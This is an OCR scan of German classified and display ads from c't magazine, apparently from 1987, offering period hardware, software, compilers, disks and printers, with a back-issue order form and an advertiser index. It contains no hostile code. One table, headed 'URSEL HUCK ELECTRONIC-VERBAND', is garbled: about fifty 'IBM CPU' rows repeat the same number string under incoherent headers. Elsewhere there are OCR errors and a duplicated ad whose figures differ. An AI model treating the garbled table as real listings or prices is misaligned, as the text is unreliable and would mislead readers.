 CADStar TM CAD Systems u. Service GmbH

Mikroprozessortechnik
 Dipl.-Ing.(FH) Urs Bob — Bismarckstr.21 — 8900 Augsburg 1 — Tel.: 0821/578097

5 1/4 Wechselplatten-Laufwerk

neu — neu — neu DMA 360 — THE NEW GENERATION FLOPPY

10 MB formatierte Wechselplatte. Halbe Bauhöhe. ST 506/412 Winchester-Interface. Ideales Back-up-Medium. 10 MB in ca. 4 Min.

Ab sofort lieferbar
 Subsysteme für IBM-PC und Apple IIe

INDUSTRIELLE COMPUTERTECHNIK

Information über Druckkopiergerätee
 06021/51026

ICT GmbH Aschaffenburg-Str. 133 D-8758 Goldbach Tel. 06021/51026 Telex 4188794

C Software & Support

- Wir bieten**
- erstklassige Software
 - sehr günstige Preise
 - Anwenderunterstützung
 - schnelle Lieferung (UPS!)

Auszug aus unserem Gesamtkatalog:

C-Interpreter/Compiler
 RUN/C-Professionell 639,—
 Let's C MW-Compiler 299,—
 Lattice C (Vers. 3.1) 989,—
 Microsoft C (Vers. 4.0) 1.049,—
 ADVANTAGE C ++ 1.899,—

C-Tools/Utilities
 C Tools für dBASE III Plus 336,—
 dBC III dBASE Funkt. in C 689,—
 CGEN Basic to C Conv. 894,—
 HALO Grafikfunktionen 649,—
 PANEL Maskengenerator 809,—
 BRIEF Editor 779,—
 Btrieve Dateiverwaltung 889,—
 Alle Produkte von LATTICE und PHOENIX, z. B.:
 PforCe umfass. C-Library 1.095,—
 Plink 86 Plus 1.129,—
 Günstige Kombinations- und Sonderangebote!
 Endpreise einschl. Verpackung und Versand!!!

Vertrieb für LIFEBOAT Ass., N. Y.:
MEMA Computer GmbH
 Ingenieurbüro für EDV-Lösungen
 Alt-Sossenheim 83
 6230 Frankfurt/M. 80
Tel. 069-347226/29
Telex 4170728 mema d

Kleinanzeigen

Atari-Floppy SF314 550,—, Comm.-Drucker 4022 350,—, IEEE-Kabel P/P 50,—, 0 61 23/6 26 69.

Das Beste aus PUBLIC-DOMAIN Software für IBM-PC und kompatible Computer 10,— DM/Disk * Katalogdiskette kostenlos! EDV-Beratung P. Müller, Fuhsestr. 23, 3320 Salzgitter 1. ☐

IBM-AT-comp. Computer, 512KB RAM, 1.2M-Floppy Herkuleskarte, Div. Software u. a. Pascal, Basic, Assembler 2500 DM. Tel. 0 45 31/8 75 42.

Verk. GRIP 2.5 u. PROF 1.4 6MHz, 128K aufgeb. und getestet gegen Höchstgeb. abzugeben (GRIP ≅ 380,— PROF > 420,—). H. PANSA, Fr.—So. 074 83/4 79.

SYSTEMSOFTWAREENTWICKLER, fließender Konversation in 65xx, Z80, 8086, 68000, C, Pascal fähig, vertraut mit den Tücken der Hard-Softwareschnittstellen, sucht freie Mitarbeit bei Entwicklungsbüro mit sympathischen Leuten, Raum Oberbayern. 08 81/1797.

WHD-16 XT/AT besonders günstig 2-D Disketten 50 St. DM 49,00; Public-Domain-Software ab DM 6,00. Atari * Schneider * Fujitsu u. a. lieferbar. Weyer & Heidfeld, Datensysteme GbR, E.-Nohl-Str. 3, 5630 Remscheid 11. ☐

VERKAUFE GRAFIK-KARTE GRIP 3 NEU 380,—; VIDEO 3 PLATINE ECB-BUS 100,—; ZX 81 KOMPLETT 64K PRINTER TASTATUR VB; 2 ASCII TASTATUREN FREI PROG. (EPROM) à 80,—; APPLE LEEPLATINE NEU 50,—; MATRIX DRUCKER EPSON TX 80 400,—. 089/96 73 28.

Tandon PCA 30 komplett DM 6500,—; CBM 8096 SK, 8250 ITOH 1550 DM 2000,—; Olympia report electronic DM 800,—. H.-P. Brill, Tel.: 0 24 02/61 48.

IBMTEXT 2 original-disks / beide Versionen incl. Handbücher, VB 600 DM. Hermann-P. Steinmüller, 074 83/79 14.

Burner!! Multiprom II zu verkaufen für Apple II, Preis 180,—, Tel.: 05 21/87 40 19 > ab 19 Uhr.

PC10 / 256KB / HERC.K. / VERSCH. COMPILER / SPIELE / U. A. VB 2500,—. Tel. 0 41 31/6 41 20.

Color-Grafik-Emulation auf Herkuleskarte (MGA) für IBM PC/XT und Kompatible, Softwarelösung, für fast alle Programme, auf Disk nur DM 25,—. Stefan Schuberth, Pfälzerstr. 28, 8520 Erlangen.

c't 86, CPU II, I/O, Floppy, Farbgr., Unicard, 640K-Ram, 6MHz V30, 360K + 720K Laufw., IBM-Tastatur u. Netzteil, Monitor, 19-Zoll-Rahmen, PC-DOS 2.10/3.10, VB 2500,—. Tel.: 0 89/6 09 47 81.

Sharp PC 7000 tragbar + kompatible 2x360 KB Floppy, 720 KB-Ram, LCD 25x 80 Zeichen-Display! Nur kompl. mit Erw. Einheit = 10MB-NEC-Harddisk + 3 freie Slots Tasche u. DOS-2.11 + Techn. Hd.B. VB DM 6300,—. Brother HR-15 Typenraddrucker mit Zubehör VB DM 750,—. NEC-P6 mit Bidi-Trak VB DM 900,—. Von 19.00—21.00 Uhr Tel. 0 89/70 41 80.

1x Original ST-GFA-BASIC V2.0 VHB DM 120,—, 1x TRACK BALL passend für Atari ST DM 50,—, Super-netzteil 5V 50A! Längsgerichtet DM 150,—, Netz. an Selbstabh. Wiesbaden, Tel. 0 61 21/40 51 53.

20 MHz 2Kanal Tektronix Osz.: Typ 545A u. Einschübe K u. L Super Zustand, Einschübe auch einzeln, zusammen DM 700. Edgar Meyzys, Niederkassel, Bonner Str. 50, 0 22 08/7 30 82.

16/32 BIT f. Apple II mit 1MB AP20 + AP26 von IBS + CP/M 68K + Ass. + Debug. + C-Compiler, Preis n. VB, Plotter HPX-84 DIN A3 Flachbett NP DM 1200 für 800 zu verkaufen. J. Hofer, Tel. 08 21/51 47 62.

((NEU für ATARI ST)) Vollendete Elektronik — Analsimulationen auf Ihrem ST mit ASIPEC, dem Supersimulator. Info Dipl.-Ing. Hartmut Ruff, Eschenstr. 14, 7913 Senden. ☐

MTX-512, 64K—512K, Multiformat, FDX (ZLW), Monitor + CP/M + Textverarbeitung deutsch + Supercalc + Basis-Compiler + Software = DM 1200 ** 0 24 21/7 55 51 **

Laptop HP110 (MS-DOS) mit Lotus 1-2-3, Memomaker, Terminal und Modemsoftware, 1800,— DM. Tel. ab 18 Uhr: 0 70 34/2 11 84.

Eurocom RAM-Karte 96K gegen Gebot. Tel. 0 80 91/40 15.

8080-Simulator (CP/M-68K) frei geg. Form. 8"- od. 5 1/4"-FM/MFM-Disk. & Rückporto. E. Ramm, Postf. 38, 2358 Kalkenkirchen, (0 41 91) 16 21.

Public-Domain-Software für PCs! Fordern Sie eine Liste gegen 2,— DM an, bei: EDV-Rolf Perkampus, Postf. 5 51, 4270 Dorsten 1. ☐

Z80 fig.-FORTH (CP/M) frei geg. form. 8"- od. 5 1/4"-Disk & Rückporto. E. Ramm, Pf. 38, 2358 Kalkenkirchen, (0 41 91) 16 21.

Preiswerte Hard-/Software für Home- und Personal-Computer. K & N, Pf. 90 08 06, 2100 Hamburg, Tel. 0 40/7 63 13 65. ☐

*** SCHRITTMOTORINTERFACEKARTE ***
* XYZ-Achsensteuerung für alle Computer mit * Parallelschnittstelle. Kompl. mit Netzteil und 3 Schrittmotoren *** DM 269,—; SCHRITTMOTOR einzeln ab DM 29,—; BOHRPROGRAMM C64/Disk DM 98,—, Info DM 2,—. PME, Hommerich 20b, 5216 Rheidt. Wir übernehmen CAD-Layout Entflechtungen auf IBM/HP sowie Bestückungen. ☐

Suche für MZ-80K Floppy mit Controllerkarte. Tel. 07 11/36 19 90.

Freesoft/IBM, 5 DM, Katalog-Disk gratis. T. 02 12/5 75 88. ☐

PROF80, 128K, VB 250 DM, Schaltnetzteil, 180W, +5V, ±12V, +24V, VB 100 DM, ca. 80 St. 8-Zoll-Disketten, gebraucht, je St. 1,50 DM, SYBEX-Programmieren mit CP/M, CP/M Handbuch v. Zaks, DATA-BECKER:64 intern, Preis VS. Tel. 030/392 44 21.

*** Marcus Pullen Software-Vertrieb *** Reuterstr. 49, 5060 Bergisch Gladbach 2, Tel.: 0 22 02/2 17 84. Einführungsangebot: Modula-2/ST 295,— DM, Modula-2 Toolkit 148,— DM, Komplettpaket 430,— DM. Fordern Sie die Preisliste an (frankiert. Umschl.). ☐

Modem-Leergehäuse Alu 30,—. BUS-Board ECB-10 20,—. Z-80 EMUF Platine 40,—. ECB-Grafik 256x 512 120,—. Video 24x80 (Berg) ASCII-V24 120,—. Suche Votrax SC-01-A Chip. Tel. 0 72 22/8 16 35.

ct KAT-Ce 68000 Einplatinensystem

ct KAT-Ce Leerplatine, Handbuch, Eproms	149,00 DM	
IC-Satz aus 68000, 68230, 68681, Quarz 3,6864 MHz	119,00 DM	
Bausatz 32 k RAM mit Präzisionsfassungen, ohne AD-DA	398,00 DM	
Fertigplatine 32 k RAM, ohne DA und AD Wandler	498,00 DM	
Fertigplatine 32 k RAM, mit 8 Bit AD und DA Wandler	598,00 DM	
Datenblätter für 68230, 68681, ZN 427, ZN 428	15,00 DM	
unbedingt Epromtyp für seriellen bzw. parallelen Anschluß angeben		
***** Software-Update Version KAT-Ce 1.5 *****		
Umtauschpreis bei Vorabesendung der alten Eproms	20,00 DM	
2 neue 27128-er Eproms	40,00 DM	
Software:	Anschlußtyp:	
Diskette für APPLE o. GEPARD o. IBM	(seriell)	15,00 DM
Diskette für Commodore C64	(parallel)	15,00 DM
Diskette für Atari ST Computer	(seriell)	15,00 DM
Programmlisting für CP/M Rechner	(seriell o. parallel)	10,00 DM

Elektronische Bauelemente Marie-Theres Himmeröder
Longbentonstr. 12, 4353 Oer-Erkenschwick, Tel. 0 23 68/5 39 54

STEUERN • MESSEN • REGELN

mit PC (RS 232 C - Schnittstelle) oder C 64/C 128

Nutzen Sie die preiswerten Computer auch für technische Anwendungen.

- Meßwerterfassung und -auswertung
- Anlagensteuerung und -überwachung
- Störungsmeldung und -dokumentation
- Steuern von Modellen u. Handhabungsgeräten
- Einsatz in Industrie, Labor, Schule usw.

Wir bieten die erforderlichen Hardware-Module und Softwareunterstützung. Z.B.: Digitale Ein- und Ausgänge, analoge Ein- und Ausgänge, Module zum Zählen oder zur Ausgabe schneller Pulsfolgen (u. A. für Schrittmotoren). Alle Module sind kombinierbar.

Fordern Sie bitte kostenlose Unterlagen an.

MANFRED KÜHN DIPL.-ING.
Ingenieurbüro für Mikroelektronik-Anwendung
Fr.-Ebert-Allee 61 · 2000 Schenefeld · Tel. 040 / 830 87 38



Der C-Compiler

PC-DOS, MS-DOS, CP/M-86,
Radio Shack, Commodore 64 / 128,
Macintosh, Amiga, Apple II, CP/M-80,
Xenix, Unix, Vax Unix, PDP-11

Ab 298,- DM mit Editor, Linker & Assembler

ZIMMERMANN - EDV

Werkstraße 11 2105 Seevetal Tel.: 04105 / 520 68

c't-Einzelheft-Bestellung

c't können Sie direkt beim Verlag zum Einzelheft-Preis von DM 7,— (Jahrgang '85 DM 6,— / Jahrgang '86 DM 6,50) (zuzügl. Gebühr für Porto und Verpackung) nachbestellen. Bitte fügen Sie Ihrer Bestellung einen Verrechnungsscheck über den entsprechenden Betrag bei.

Die Ausgaben 12/83 bis 4/85 sind bereits vergriffen.

Gebühr für Porto und Verpackung: 1 Heft DM 2,— (= DM 9,— / Jahrgang '85 = DM 8,— / Jahrgang '86 DM 8,50); 2 bis 6 Hefte DM 3,—; ab 7 Hefte DM 5,—.

Verlag Heinz Heise GmbH, Postfach 61 04 07, 3000 Hannover 61

Konto-Nr.: 9305-308, Postgiroamt Hannover
Konto-Nr.: 000-019968 Kreissparkasse Hannover (BLZ 250 502 99)

>>> alles aus Amerika's Computerwelt <<<
 Zu günstigen Konditionen beschaffen wir für Sie in den USA: — us-amerikanische Software (über 2500 Titel, — us-amerikanische Fachbücher/Zeitschriften, — Utilities, Accessories und Hardware (z.B. HD Disks, 5,25", 1,2 MB, BASF DM 62,—/10 St.), **soft-carrier GbR** J. V. Garten, M. Philipp, T. Veit, Zurmaier Str. 113, 5500 Trier, Telefon ab 15.00 Uhr: 0651/25551. G

XMCS Cross-Assembler 8048 für CP/M od. MS-DOS, 99 DM, prof. Eig.: INCLUDES, wählb. Opcode Sätze: 8048/41/21, weitere **Cross-A. f. NS455, 8400**. INFO: H. Schröder, K.-Jaeger-Str. 14, 4790 Paderborn. G

PC Sanyo 555-2, 256kB, 2x360kB Disk, Monitor, MS-DOS, BASIC, MT80-Drucker, zus. 2500,—, **Typenraddrucker**, 40 CPS, 132/158 Zeichen, Parallel, 1300,—, **14"-Farbmonitor DMC 8650** 1300,—. Tel. 06122/6364 ab 18 Uhr.

NEU! Endlos-Vordrucke in risikoloser Kleinauflage schon ab 1000 Stück — mit ihrem Firmenkopf für Ihre Briefe, Rechnungen, Angebote usw. **orgaline®-Endlos-Geschäftsdrucke** sind enorm preiswert u. für alle EDV-, Personal-Computer- und Textverarbeitungs-Systeme geeignet. **Gratis-Muster** gleich heute unverbindlich anfordern. **Postwendend** (kein Vertreterbesuch!) erhalten Sie die Informations-Mappe vom **Spezialisten: Rausch Druck orgaline®-Endlos**, Postfach 102304/CTC, 8900 Augsburg, ☎ 0821/77091 (nachts Automat), Tx. 53785. G

HP-IL Video-Interface SFr. 350,—, dazu **PHILIPS** Monitor 80 (bernstein) SFr. 150,—. Tel.: Schweiz 052/226643.

80287-8MHz Arithmetikprozessor (für IBM-AT und comp.) 500 DM. Tel. 04531/87542. **Western Digital Controller** für AT 2x HD + 2x Floppy 450 DM. Tel. 04531/87542.

***** **DISKETTEN** *****
 5 1/4", 48 tpi, **DM 0,97**, 2D, 3 1/2", 135 tpi, **DM 2,70**, 1DD, 3 1/2", 135 tpi, **DM 2,95**, 2DD, 3" Markendisk. **DM 7,20**, 2CF, auch andere, bes. Garantie. Allgem. Austro-Agent., Ringstr. 10, D-8057 Eching, Tel.: 08133/6116. G

Hewlett-Packard Sonderangebote, überprüfte Gebrauchtgeräte (auch zur Miete): **HP 2686A LaserJet 3800**,— **DM * HP 7225A Plotter 2200**,— **DM * HP 85A Computer 2900**,— **DM * HP 85B Computer 4200**,— **DM * HP 86B Computer 2500**,— **DM * HP 82901M Diskf.w. 2000**,— **DM * HP 9134XV 15-MB-Pl. 3900**,— **DM * HP 9111A Digital. 2900**,— **DM * HP 9836C Computer 17000**,— **DM * HP 9845T Computer 14000**,— **DM * HP 98580 Computer 9800**,— **DM * und vieles mehr.** **Dipl.-Ing. Manfred Sündorf GmbH**, Rheinstr. 96A, 6100 Darmstadt, Telefon (06151) 51074-5. G

PROGRAMMIERARBEITEN ZUR ERSTELLUNG EINER SOFTWARE ZUR BELEUCHTUNGSBERECHNUNG ALS NEBENTÄTIGKEIT ZU VERGEBEN. 02134/9701-13. G

XMCS Cross-Assembler 8048 für CP/M od. MS-DOS, 99 DM, prof. Eig.: INCLUDES, wählb. Opcode Sätze: 8084/41/21, weitere **Cross-A. f. NS455, 8400**. INFO: H. Schröder, K.-Jaeger-Str. 14, 4790 Paderborn. G

SUCHE DRAGON 64, SOFT- U. HARDWARE. DAZU AUCH ALLES FÜR DRAGON 32. CHIFFRE: C870401.

PC KOMPL. M. MONITOR 1998 DM. TEL. 02351/78221 TÄGL.

PUBLIC-DOMAIN-SW AB 5 DM. TEL. 02351/78221 TÄGL.

WER ENTWICKELT INTELLIGENTE MODEMBOX für Postmodem als NEBENTÄTIGKEIT? 02134/9701-13. G

Kaufe oder tausche CP/M SW im Format 5,25 SS DD 256 B/Rec. (z. B. SVI, BW 12). Tel. 0941/53821.

TASTATUR MARQUARD 703, MIT ABGESETZTEM 10ER BLOCK, 19 FUNKTIONSTASTEN, ANSCHLUSS SERIELL + PARALLEL, DEUTSCHE UND AMERIKANISCHE TASTEN WÄHLBAR **NUR 320 DM / C-BASIC VON DIGITAL RES. ORIGINAL** MIT 3 BÜCHERN 360 DM / 2x **SHUGART FLOPPYS 40TR / DD / DS / FÜR JE 160 DM VERKAUFT** 06221/474356.

VERKAUFE c't 86: CPU-FLO-IO-UNI-FARBGRAFIK-RAM-KARTE (640 KB best.), **MONITOR, PC-GEH., 2 LÜFTER, IBM-TAST.** 2x 360 KB-FLOPPYS, **SOFTWARE, DOKUMENTATION, 2 NETZT.** TEL.: 0201/606419.

IBM FARBGRAFIKKARTE (1504910) FÜR IBM-PC/XT/AT **UND KOMPATIBLE UNGEBRAUCHT FÜR 228,—** **DM ZU VERKAUFEN, PC-TECHNIK, TEL.: 089/8711967.** G

Commodore PC10-2, 2 LW, 20 MB-HD, Farbmonitor VB 4200 DM, STAR NL10 VB 680 DM, alles nagelneu m. Garantie. TEL. 09081/3137 ab 18 Uhr + Sa/So.

Leerplatte + manual CEPAC-180 zu verkaufen. TEL.: 05527/8053 n. 16.00 Uhr.

VERKAUFE: PROF80 + GRIP2 MIT NETZTEIL IM 19" RAHMEN + 2x BASF LW (2x80TR) + MAC 2 TAST. SYSTEM VOLL FUNKTIONSFÄHIG ZUS. 1800,— **DM. 02304/44736.**

Schroff Gehäuse 84TE, 6 HE **DM 200,—**, FL01-Controller für MC-Computer **DM 100,—**, 2x **BASF-FLOPPY**, 40 Spuren, **DS, DD Type 6108**, mit Gehäuse, Netzteil u. Handbuch, **Preis VHS. Tel.: 069/5482789.**

EPSON PX-8 P40 TF-10 TF-20 WORDSTAR MBA-SIC/C-COMPILER DBASE II MULTIPLAN HANDY-TEXT-CALC 2 JAHRE ALT KOMPLETT- ODER EINZEL-VERKAUF PREIS DM VB. TEL.: 06762/8401 ODER 6902.

*** PUBLIC DOMAIN *** **PC-FILE III, PC-TALK III, PC-WRITE Ver. 2.6** PC-CALC, PC-KAT, PC-COMPARE, DESKMATE ALS PAKET FÜR **DM 50,—**. **BERND DREESSEN, MÜHLENSTR. 13, 2000 WELDEL.** G

HAMEG + + + HAMEG + + + HAMEG + + + HAMEG + Oszilloskope + Tastköpfe + Kabel + sofort ab Lager + + Bachmeier electronic, 2804 Lillienthal + + + Göbelstr. 54 + + Telef. + + 04298/4980 + + G

Suche c't 12/83 bis 12/84 oder später. P. Bünger, Kie-ler Str. 6, 1000 Berlin 41.

WESTPHAL-ELEKTRONIK Inh.: Peter Westphal · DANKWARTSGRUBE 33 · 2400 LÜBECK 1
TELEFON 04 51/7 58 60

27256-25	DM 9,60
41256-15	DM 6,40
6264LP-15	DM 7,90
62256-12	DM 59,00
XT	ab DM 998,00
Citizen 120 D	DM 499,00
Festplatten m. Controller	DM 1199,00
NEC P6	DM 1398,00

Disketten

DS/DD, 10er Pack

Bitte fordern Sie unsere neueste Preisliste an.

Die Lieferung erfolgt per NN. Versandkosten DM 7,50, ab DM 150,— freie Lieferung. Das Angebot ist freibleibend.

WESTPHAL-ELEKTRONIK Inh.: Peter Westphal · DANKWARTSGRUBE 33 · 2400 LÜBECK 1
IHR DIREKTER DRAHT: 04 51/7 58 60

Programmiersprachen für ATARI ST

Prospero Fortran-77 **DM 380,—**
 vollständiges ANSI X3.9-1978 Fortran

Prospero Pascal **DM 400,—**
 ISO 7185 Pascal mit deutschem Handbuch

Lieferung nur per Nachnahme

von Ihrem Prospero Distributor

HARDWARE

EDV-BERATUNG
FRIEDRICH PLÜNNECKE 

Hinterm Dorfe 21 · 3325 Lengede · Telefon: 05174-1637 SOFTWARE

basys Büroelektronik + Systeme GmbH

ELECTRONIC-VERTRIEB
 Postfach 220, D-8031 Eichenau
 Tel. 0 81 41/8 00 86, Telex 5270190 basy d

SIEMENS

TINTENSTRAHL- und NADELDRUCKER

ab LAGER

SONDERPREISE:

PT88-TINTE DM 1533,30/Stck.
PT88-NADEL DM 1476,30/Stck.
PT89-NADEL DM 1590,30/Stck.

Sie haben einen Apple ...

wir haben die Software ...		und die Hardware ...
wir haben die Bücher ...		und die Zeitschriften *...

*Fordern Sie unseren Gratiskatalog an!

pandasoft Dr.-Ing. Eden

Uhlandstraße 195 · D-1000 Berlin 12
 Tel.: 030/31 04 23 · Telex 185 859

Ich bestze einen: Apple II+ · e.c. Macintosh
 Bitte schicken Sie mir den entsprechenden Katalog
 Name _____ Adresse _____ c't

IBM kompatible SYSTEME + KOMPONENTEN
Mainboards (640K, XT, TURBO, AT), Netzteile, Color Grafik, Monochr. Printer (Hercules), Tastaturen, Monitore, AD/DA,EPROMer, Laufwerke, Controller, Festplatten + Contr., 20 MB Filecard f. Schneider. Neu: Maus (Microsoft kompatibel), Streamer 20MB, Laserdrucker und Software f. Desktop Publishing, Disketten für XT und AT, 80286 Speed Karte f. XT, GEM-Software, Branchenlösungen, Programmierung, kostenl. Gesamtliste mit vielen anderen Artikeln von DIETMAR TEICH DATENTECHNIK, Queller Str. 94, 4800 Bielefeld 14, Telefon: (0521) 45 09 32. Händleranfragen erwünscht!

Suche c't 12/83-6/84 je 7,-. H. Zölle, 07131/80694.

GRIP 2/3 m. Software 300,-. Tel. 07222/81635.

CENTRONICS TYPENRAD DRUCKER, 40 ZEICHEN/SEK, NEUWERKTIG, 42 CM WALZE, 800 DM. SYLLA, 0531/34 6953.

Suche Hardwarefreaks, die mit mir einen Computer bauen wollen. Interessenten melden sich unter Chiffre: C870402.

TURBO-Software für c't80 u.a. CP/M-Rechner. Optimale Druckerausnutzung bei Textverarbeitung mit WordStar oder Turbo, überkompatibel zu den WS-Punktbefehlen, bis zu 96 selbstdef. Zeichen. In TURBO-Quellecode: Grafikpaket für GRIP1-4 & GripS, WINDOWS, Maskenorientierte Bildschirmverwaltung, Arithmetik mit rationalen Zahlen bis zu 100 Stellen. PROMMER80-Software in M80-Quellecode bis 27256. Info bei: Math. Softwarebüro Bernd Drost, Schulstr. 67, 6382 Friedrichsdorf, Tel.: 06175/604.

RAINBOW 100A, 2 LAUFW., VB 2100 DM; C-COMP., DBASE II PASCAL (ORIGINAL VERPACKT) PREIS VB, KIENZLE 9010, 2 LAUFWERKE (1 DEFEKT), VB 800 DM. 0228/22 4628 (65 3794).

Suche FORTRAN f. C64, lauff. unter CP/M2.2 o. org. Betr. Syst., a. Disk im Format d. VC1541. H. van Pee, Naitstr. 2a, 7500 Karlsruhe.

Professionelle CP/M-Anlage mit c't 180 (512K) IFC (128K) usw. wegen Hobbyaufgabe zu verkaufen. Rufen Sie an: 07681/3835.

Mehr Komfort für den TA-PC mit EXTENDED BIOS/SUPER BIOS: Passwort, Hardcopy, 52 versch. Fremdformate, Bildschirmfenster, Belegung jeder bel. Taste mit Strings u.v.a.m. Auf. Info kostenlos von Dipl.-Ing. Peter Düh, Am Leinauer Hang 5, 8950 Kaufbeuren, Tel. 08341/16497.

EINE NEUE ALTERNATIVE. DIE CARDDISK

Jetzt gibt es die neue, als Steckkarte realisierte RAMdisk mit 360/720 KB und vielen Vorteilen. Zum Beispiel:

- Daten gehen nicht verloren, da batteriegepuffert
- 20- bis 50mal schneller als Diskette.
- Smal schneller als Festplatte
- geräusch- und verschleißfreier Zugriff
- belegt nur ca. 1 KB Hauptspeicher
- Passwortsicherung der Daten
- wahlweise mit Boot-Eprom erhältlich
- 1 Jahr Garantie



FÜR DEN XT.

Thomas Gerloff Leiterplattenentwicklung Tel. 040/5526587
2000 Hamburg 61 König-Heinrich-Weg 9a

Olivetti M24/M28 Olivetti Farbdrucker Olivetti Matrixdrucker
Diese Olivetti-Produkte können wir schnell und sehr preisgünstig liefern. Anfragen!

Panasonic XT/AT günstigst!!!
Festplatten: für IBM, Olivetti, PC 10 und alle anderen IBM-kompatiblen

20 MB	ab 1180 DM
32 MB	1295 DM
66 MB (29 ms)	3690 DM

20 MB Hard Drive Card 1380 DM
32 MB Hard Drive Card 1690 DM
(Einbaunit incl. Controller und Kabel)

20 MB streamer 1690 DM
60 MB streamer 2290 DM
Streamer extern/intern lieferbar

14 Zoll TTL-Monitor 398 DM
14 Zoll ADI-Monitor 498 DM

Commodore PC 10 II: 3195 DM
PC 10 II + 20MB-Festplatte 4298 DM
PC 10 II + 30MB-Festplatte 4498 DM

Panasonic, STAR, Epson und Siemens-Drucker zu Superpreisen

STAR NL 10 (incl. deutschem Handbuch) 748 DM
SIEMENS Tintendrucker PT 88T 1590 DM
SIEMENS Tintendrucker PT 89T 1990 DM
Laserdrucker ab 6290 DM

Händleranfragen erwünscht!

Preisliste anfordern! - Wir antworten schnell!

Eugen MACHO - Datentechnik
Kranichsteiner Str. 9 Bismarckstr. 114
6000 Frankfurt a. M. | 6100 Darmstadt

Anrufen! Wo? na, klar! bei Macho
Tel. 069/62 81 91 + 061 51/84231

URSEL HUCK ELECTRONIC-VERBAND		NACHFRAGENVERBAND AB 01.01.84	
ZOB/SÖNNINGSTEDT, POSTFACH 118		VORGANGSBEURTEILUNG	
TEL. 0460 7 556 77 04		BEWERTUNGSKRITERIEN VORBEREITEN	
		EIN LADENPREIS	
HAUPTREIHE			
IBM CPU 3.30	SERIE 7AL 5	06/01/07/13/15/05	
IBM CPU 4.50	06/01/07/13/15/05		
IBM CPU 5.50	06/01/07/13/15/05		
IBM CPU 6.50	06/01/07/13/15/05		
IBM CPU 7.50	06/01/07/13/15/05		
IBM CPU 8.50	06/01/07/13/15/05		
IBM CPU 9.50	06/01/07/13/15/05		
IBM CPU 10.50	06/01/07/13/15/05		
IBM CPU 11.50	06/01/07/13/15/05		
IBM CPU 12.50	06/01/07/13/15/05		
IBM CPU 13.50	06/01/07/13/15/05		
IBM CPU 14.50	06/01/07/13/15/05		
IBM CPU 15.50	06/01/07/13/15/05		
IBM CPU 16.50	06/01/07/13/15/05		
IBM CPU 17.50	06/01/07/13/15/05		
IBM CPU 18.50	06/01/07/13/15/05		
IBM CPU 19.50	06/01/07/13/15/05		
IBM CPU 20.50	06/01/07/13/15/05		
IBM CPU 21.50	06/01/07/13/15/05		
IBM CPU 22.50	06/01/07/13/15/05		
IBM CPU 23.50	06/01/07/13/15/05		
IBM CPU 24.50	06/01/07/13/15/05		
IBM CPU 25.50	06/01/07/13/15/05		
IBM CPU 26.50	06/01/07/13/15/05		
IBM CPU 27.50	06/01/07/13/15/05		
IBM CPU 28.50	06/01/07/13/15/05		
IBM CPU 29.50	06/01/07/13/15/05		
IBM CPU 30.50	06/01/07/13/15/05		
IBM CPU 31.50	06/01/07/13/15/05		
IBM CPU 32.50	06/01/07/13/15/05		
IBM CPU 33.50	06/01/07/13/15/05		
IBM CPU 34.50	06/01/07/13/15/05		
IBM CPU 35.50	06/01/07/13/15/05		
IBM CPU 36.50	06/01/07/13/15/05		
IBM CPU 37.50	06/01/07/13/15/05		
IBM CPU 38.50	06/01/07/13/15/05		
IBM CPU 39.50	06/01/07/13/15/05		
IBM CPU 40.50	06/01/07/13/15/05		
IBM CPU 41.50	06/01/07/13/15/05		
IBM CPU 42.50	06/01/07/13/15/05		
IBM CPU 43.50	06/01/07/13/15/05		
IBM CPU 44.50	06/01/07/13/15/05		
IBM CPU 45.50	06/01/07/13/15/05		
IBM CPU 46.50	06/01/07/13/15/05		
IBM CPU 47.50	06/01/07/13/15/05		
IBM CPU 48.50	06/01/07/13/15/05		
IBM CPU 49.50	06/01/07/13/15/05		
IBM CPU 50.50	06/01/07/13/15/05		

NEUE PRODUKTE ***** G+H - Ihr Festplattenspezialist ***** NEUE PRODUKTE

NEC-Festplatten für XT, AT	MAXTOR-Festplatten für XT, AT
D5126 21MB SL 85ms DM 990,-	XT1065 72MB FH 28ms DM 4290,-
D3126 21MB SL 85ms DM 1090,-	XT1140 115MB FH 28ms DM 7977,-
D5129H 21MB SL 40ms DM 1585,-	XT2190 155MB FH 28ms DM 8285,-
D5148 42MB SL 85ms DM 1895,-	EXT4175 144MB FH ESDI Lieferbar
D5149H 42MB SL 40ms DM 2185,-	EXT4280 230MB FH ESDI Lieferbar
D5452 72MB FH 28ms DM 4295,-	EXT4380 310MB FH ESDI Lieferbar
D6552 144MB FH ESDI DM 7957,-	

NEC-Floppy's für XT, AT, Atari und Amiga

FD1053 360KB 5 1/4" DM 298,-	FD1035 720KB 3 1/4" DM 259,-
FD1055 720KB 5 1/4" DM 298,-	FD1036A 720KB 3 1/4" DM 259,-
FD1155C 1.2MB 5 1/4" DM 325,-	FD1155C 1.2MB 3 1/4" DM 349,-
FD1035 720KB 3 1/4" DM 259,-	FD1155C 1.2MB 8" DM 1190,-

DRIVECARD'S
Tandon Business Card 21MB DM 1280,-

Textverarbeitungs-Programm 99,-

incl. Handbuch
Jetzt auch Netzwerke - bitte gesondert anfragen!

Freiprogramme
Public Domain Software
..... Liste bei uns jetzt kostenlos!

PC Rechner
mit XT Mainboard 256 ab ... 1298,-

Harddisk incl.
Kabel WD Controller 1198,-
51 MB Hard-Disk 1999,-

Monitore ab 330,-
IRWIN Streamer 20 MB 1598,-

Software
MS Windows deutsch 450,-
MS Windows deutsch, mit Maus 650,-
MS Word 3.0 deutsch 1680,-
MS Word 3.0 deutsch, mit Maus 1850,-
MS Multiplan deutsch 949,-
MS Multiplan deutsch, mit Maus 1099,-
DBASE III deutsch 2399,-
Gesamt-Preisliste anfordern!

UEDING electronics

Holtewiese 2 Inhaber: DFÜ 02373/66877
5750 Menden 1 Gregor Ueding Tel. 02373/63159

Information + Wissen

magazin für computer technik

HIFI VISION

elrad

DAS ELEKTRONISCHE MAGAZIN
INPUT 64
Infos - News - Programme - Unterhaltung - Tips

Verlag
Heinz Heise GmbH
Bissendorfer Str. 8
3000 Hannover 61

HEISE

Firmenverzeichnis zum Anzeigenteil

A + L Meier-Vogt, CH-Bonstetten 173, 175	H & B EDV, Tett nang 177	PLÜNNECKE, Lengede 191
ALPHATRON, Erlangen 185	Heimsoeth, München 64, 65	Polyvision, München 13
AMPACS, München 8	Heise-Nachbestellungen 190	Quaye, Dr., Kaarst 183
ASC, Aachen 173	Heise-Platinen 162	Rail, Offenbach 179
A.S.S.-Ware, Roßbach 177	Heise-Software 170	Ranfft, Dr., Haar 175
Atari, Raunheim 31	Herkenhoff, Frankfurt 181	RATEV, Ratingen 12
